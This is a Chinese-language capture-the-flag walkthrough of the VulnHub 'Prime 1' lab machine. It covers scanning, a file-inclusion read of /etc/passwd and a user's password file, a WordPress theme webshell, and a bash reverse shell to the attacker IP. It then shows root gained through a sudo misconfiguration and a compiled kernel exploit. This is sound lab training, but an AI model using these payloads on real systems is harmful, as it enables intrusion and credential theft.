

prime1
prime 1
信息收集
查找目标靶机
┌──(root㉿kali)-[~]
└─# apt arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:84:b2:cc, IPv4: 192.168.158.143
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.158.1   00:50:56:c0:00:08       VMware, Inc.
192.168.158.2   00:50:56:e9:30:53       VMware, Inc.
192.168.158.159 00:0c:29:f1:4a:02       VMware, Inc.
192.168.158.254 00:50:56:e7:de:70       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.985 seconds (128.97 hosts/sec). 4 responded
使用nmap进行扫描
┌──(root㉿kali)-[~]
└─# nmap -sT --min-rate 10000 -p- 192.168.158.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-03 09:24 CST
Nmap scan report for 192.168.158.159
Host is up (0.00070s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:F1:4A:02 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
对端口进行详细扫描
┌──(root㉿kali)-[~]
└─# nmap -sT -sCV -p22,80 192.168.158.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-03 09:25 CST
Nmap scan report for 192.168.158.159
Host is up (0.00038s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:c5:20:23:ab:10:ca:de:e2:fb:e5:cd:4d:2d:4d:72 (RSA)
|   256 94:9c:f8:6f:5c:f1:4c:11:95:7f:0a:2c:34:76:50:0b (ECDSA)
|_  256 4b:f6:f1:25:b6:13:26:d4:fc:9e:b0:72:9f:f4:69:68 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: HacknPentest
MAC Address: 00:0C:29:F1:4A:02 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
80端口信息收集
目录扫描
┌──(root㉿kali)-[~]
└─# dirsearch -u http://192.168.158.159/ -e* -i 200
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, jsp, asp, aspx, do, action, cgi, html, htm, js, tar.gz | HTTP method: GET | Threads: 25 | Wordlist size: 14594

Output File: /root/reports/http_192.168.158.159/__25-04-03_09-31-55.txt

Target: http://192.168.158.159/

[09:31:55] Starting:
[09:32:09] 200 -  131B  - /dev
[09:32:12] 200 -  137B  - /image.php
[09:32:28] 200 -    1KB - /wordpress/wp-login.php
[09:32:28] 200 -    4KB - /wordpress/
dev文件内容
hello,

now you are at level 0 stage.

In real life pentesting we should use our tools to dig on a web very hard.

Happy hacking.
┌──(root㉿kali)-[~]
└─# dirb http://192.168.158.159/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Apr  3 09:26:23 2025
URL_BASE: http://192.168.158.159/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.158.159/ ----
+ http://192.168.158.159/dev (CODE:200|SIZE:131)
+ http://192.168.158.159/index.php (CODE:200|SIZE:136)
==> DIRECTORY: http://192.168.158.159/javascript/
+ http://192.168.158.159/server-status (CODE:403|SIZE:303)
==> DIRECTORY: http://192.168.158.159/wordpress/
┌──(root㉿kali)-[~]
└─# dirb http://192.168.158.159/ -X .txt,.rar,.zip,.html

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Apr  3 09:34:32 2025
URL_BASE: http://192.168.158.159/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.txt,.rar,.zip,.html) | (.txt)(.rar)(.zip)(.html) [NUM = 4]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.158.159/ ----
+ http://192.168.158.159/secret.txt (CODE:200|SIZE:412)

-----------------
END_TIME: Thu Apr  3 09:34:43 2025
DOWNLOADED: 18448 - FOUND: 1
secret.txt内容
Looks like you have got some secrets.

Ok I just want to do some help to you.

Do some more fuzz on every page of php which was finded by you. And if
you get any right parameter then follow the below steps. If you still stuck
Learn from here a basic tool with good usage for OSCP.

https://github.com/hacknpentest/Fuzzing/blob/master/Fuzz_For_Web


//see the location.txt and you will get your next move//
指纹识别
┌──(root㉿kali)-[~]
└─# whatweb -v http://192.168.158.159/wordpress/
WhatWeb report for http://192.168.158.159/wordpress/
Status    : 200 OK
Title     : Focus – Just another WordPress site
IP        : 192.168.158.159
Country   : RESERVED, ZZ

Summary   : Apache[2.4.18], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], MetaGenerator[WordPress 5.2.2], PoweredBy[WordPress,WordPress,], Script[text/javascript], UncommonHeaders[link], WordPress[5.2.2]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.4.18 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/

[ HTML5 ]
        HTML version 5, detected by the doctype declaration


[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : Ubuntu Linux
        String       : Apache/2.4.18 (Ubuntu) (from server string)

[ MetaGenerator ]
        This plugin identifies meta generator tags and extracts its
        value.

        String       : WordPress 5.2.2

[ PoweredBy ]
        This plugin identifies instances of 'Powered by x' text and
        attempts to extract the value for x.

        String       : WordPress,WordPress,

[ Script ]
        This plugin detects instances of script HTML elements and
        returns the script language/type.

        String       : text/javascript

[ UncommonHeaders ]
        Uncommon HTTP server headers. The blacklist includes all
        the standard headers and many non standard but common ones.
        Interesting but fairly common headers should have their own
        plugins, eg. x-powered-by, server and x-aspnet-version.
        Info about headers can be found at www.http-stats.com

        String       : link (from headers)

[ WordPress ]
        WordPress is an opensource blogging system commonly used as
        a CMS.

        Version      : 5.2.2
        Aggressive function available (check plugin file or details).
        Google Dorks: (1)
        Website     : http://www.wordpress.org/

HTTP Headers:
        HTTP/1.1 200 OK
        Date: Thu, 03 Apr 2025 01:29:26 GMT
        Server: Apache/2.4.18 (Ubuntu)
        Link: <http://192.168.158.159/wordpress/index.php?rest_route=/>; rel="https://api.w.org/"
        Vary: Accept-Encoding
        Content-Encoding: gzip
        Content-Length: 3743
        Connection: close
        Content-Type: text/html; charset=UTF-8
WordPress 5.2.2
漏洞查找与利用
参数fuzz
┌──(root㉿kali)-[~/vulnhub/prime1]
└─# wfuzz -z file,/usr/share/wfuzz/wordlist/general/common.txt --hh 136 http://192.168.158.159/index.php?FUZZ=location.txt
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.158.159/index.php?FUZZ=location.txt
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000341:   200        8 L      42 W       334 Ch      "file"

Total time: 0.465930
Processed Requests: 951
Filtered Requests: 950
Requests/sec.: 2041.077
找到flie参数,拿到提示


根据提示,之前还有一个image.php文件
发现可以进行文件读取
http://192.168.158.159/image.php?secrettier360=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
victor:x:1000:1000:victor,,,:/home/victor:/bin/bash
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
saket:x:1001:1001:find password.txt file in my directory:/home/saket:
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
利用伪协议读到image.php
<html>
<title>HacknPentest</title>
<body>
 <img src='hacknpentest.png' alt='hnp security' width="1300" height="595" /></p></p></p>
</body>
<?php
$secret = $_GET['secrettier360'];
if(isset($secret))

{
 echo"finaly you got the right parameter";
 echo "<br><br><br><br>";
 include("$secret");

}

?>
</html>
passwd里面有一个提示
find password.txt file in my directory
读取/home/saket/password.txt
follow_the_ippsec
尝试登录wordpress
尝试用户admin 、root、victor、saket
发现victor登录成功
getshell
登录进去之后发现可以修改secret.php文件

改完之后不知道文件的路径可以从css文件中找到

那么文件路径就是192.168.158.159/wordpress/wp-content/themes/twentynineteen/secret.php
成功拿到webshell
反弹shell到kali上
/bin/bash -c 'bash -i >& /dev/tcp/192.168.158.143/1111 0>&1'
提权
查看sudo提权
www-data@ubuntu:/var/www/html/wordpress/wp-content/themes/twentynineteen$ sudo -l
<ml/wordpress/wp-content/themes/twentynineteen$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (root) NOPASSWD: /home/saket/enc
运行这个enc文件
www-data@ubuntu:/var/www/html/wordpress/wp-content/themes/twentynineteen$ sudo /home/saket/enc
<ml/wordpress/wp-content/themes/twentynineteen$ sudo /home/saket/enc
enter password:
需要输入密码
查找pass文件
find / -name '*pass*' 2>/dev/null

/opt/backup/server_database/backup_pass
cat /opt/backup/server_database/backup_pass
your password for backup_database file enc is

"backup_password"


Enjoy!
再次运行enc文件
www-data@ubuntu:/home/saket$ sudo /home/saket/enc
sudo /home/saket/enc
enter password: backup_password
good
www-data@ubuntu:/home/saket$ ls
ls
enc
enc.txt
key.txt
password.txt
user.txt
www-data@ubuntu:/home/saket$ ls
ls
enc
enc.txt
key.txt
password.txt
user.txt
www-data@ubuntu:/home/saket$ cat enc.txt
cat enc.txt
nzE+iKr82Kh8BOQg0k/LViTZJup+9DReAsXd/PCtFZP5FHM7WtJ9Nz1NmqMi9G0i7rGIvhK2jRcGnFyWDT9MLoJvY1gZKI2xsUuS3nJ/n3T1Pe//4kKId+B3wfDW/TgqX6Hg/kUj8JO08wGe9JxtOEJ6XJA3cO/cSna9v3YVf/ssHTbXkb+bFgY7WLdHJyvF6lD/wfpY2ZnA1787ajtm+/aWWVMxDOwKuqIT1ZZ0Nw4=
www-data@ubuntu:/home/saket$ cat key.txt
cat key.txt
I know you are the fan of ippsec.

So convert string "ippsec" into md5 hash and use it to gain yourself in your real form.
AES解密

Dont worry saket one day we will reach to
our destination very soon. And if you forget
your username then use your old password
==> "tribute_to_ippsec"

Victor,
www-data@ubuntu:/home/saket$ su - saket
su - saket
Password: tribute_to_ippsec

$ id
id
uid=1001(saket) gid=1001(saket) groups=1001(saket)
成功登录saket用户
查看sudo特权
saket@ubuntu:~$ sudo -l
sudo -l
Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User saket may run the following commands on ubuntu:
    (root) NOPASSWD: /home/victor/undefeated_victor
运行后提示没有/tmp/challenge
创建后运行发现将命令写入challeng能够以root命令执行
saket@ubuntu:/tmp$ chmod +x challenge
chmod +x challenge
saket@ubuntu:/tmp$ sudo /home/victor/undefeated_victor
sudo /home/victor/undefeated_victor
if you can defeat me then challenge me in front of you
saket@ubuntu:/tmp$ echo "/bin/bash">challenge
echo "/bin/bash">challenge
saket@ubuntu:/tmp$ sudo /home/victor/undefeated_victor
sudo /home/victor/undefeated_victor
if you can defeat me then challenge me in front of you
root@ubuntu:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
内核提权
saket@ubuntu:/tmp$ uname -a
uname -a
Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux

┌──(root㉿kali)-[~/vulnhub/prime1]
└─# searchsploit Linux ubuntu 4.10.0-28
--------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                         |  Path
--------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free                                                                   | linux/dos/43234.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation                                                          | linux/local/45010.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation                                                 | linux/local/41760.txt
--------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[~/vulnhub/prime1]
└─# searchsploit Linux ubuntu 4.10.0-28 -m 45010.c
[!] Could not find EDB-ID #


[!] Could not find EDB-ID #


  Exploit: Sun SUNWlldap Library Hostname - Local Buffer Overflow
      URL: https://www.exploit-db.com/exploits/4
     Path: /usr/share/exploitdb/exploits/solaris/local/4.c
    Codes: OSVDB-15148, CVE-2003-1055
 Verified: True
File Type: C source, ASCII text
Copied to: /root/vulnhub/prime1/4.c


  Exploit: Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/45010
     Path: /usr/share/exploitdb/exploits/linux/local/45010.c
    Codes: CVE-2017-16995
 Verified: True
File Type: C source, ASCII text
Copied to: /root/vulnhub/prime1/45010.c
开一个http将文件上传到靶机
saket@ubuntu:/tmp$ wget http://192.168.158.143:1122/45010.c
wget http://192.168.158.143:1122/45010.c
--2025-04-02 20:36:37--  http://192.168.158.143:1122/45010.c
Connecting to 192.168.158.143:1122... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13176 (13K) [text/x-csrc]
Saving to: ‘45010.c’

45010.c             100%[===================>]  12.87K  --.-KB/s    in 0s

2025-04-02 20:36:37 (96.1 MB/s) - ‘45010.c’ saved [13176/13176]
成功提权
saket@ubuntu:/tmp$ gcc 45010.c -o exp
gcc 45010.c -o exp
saket@ubuntu:/tmp$ chmod +x exp
chmod +x exp
saket@ubuntu:/tmp$ ./exp
./exp
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff94445064b100
[*] Leaking sock struct from ffff94447a546400
[*] Sock->sk_rcvtimeo at offset 592
[*] Cred structure at ffff94447766dc80
[*] UID from cred structure: 1001, matches the current: 1001
[*] hammering cred structure at ffff94447766dc80
[*] credentials patched, launching shell...
# id
id
uid=0(root) gid=0(root) groups=0(root),1001(saket)
总结
靶机考察信息手机能力比较强,更偏向ctf
渗透思路:
80端口扫到dev然后根据提示使用dirb进行扫描txt文件扫到另一个提示,然后使用wfuzz进行参数遍历找到下一个提示,根据提示的参数可以文件包含读取文件读到密码,进入wp后台,修改模版文件getshell,提权思路->
1.根据enc运行后进行AES解密拿到用户凭据最后在另一个用户的sudo特权文件下运行后得到root
2.uname -a 查看版本,搜索漏洞并利用拿到root

 浙公网安备 33010602011771号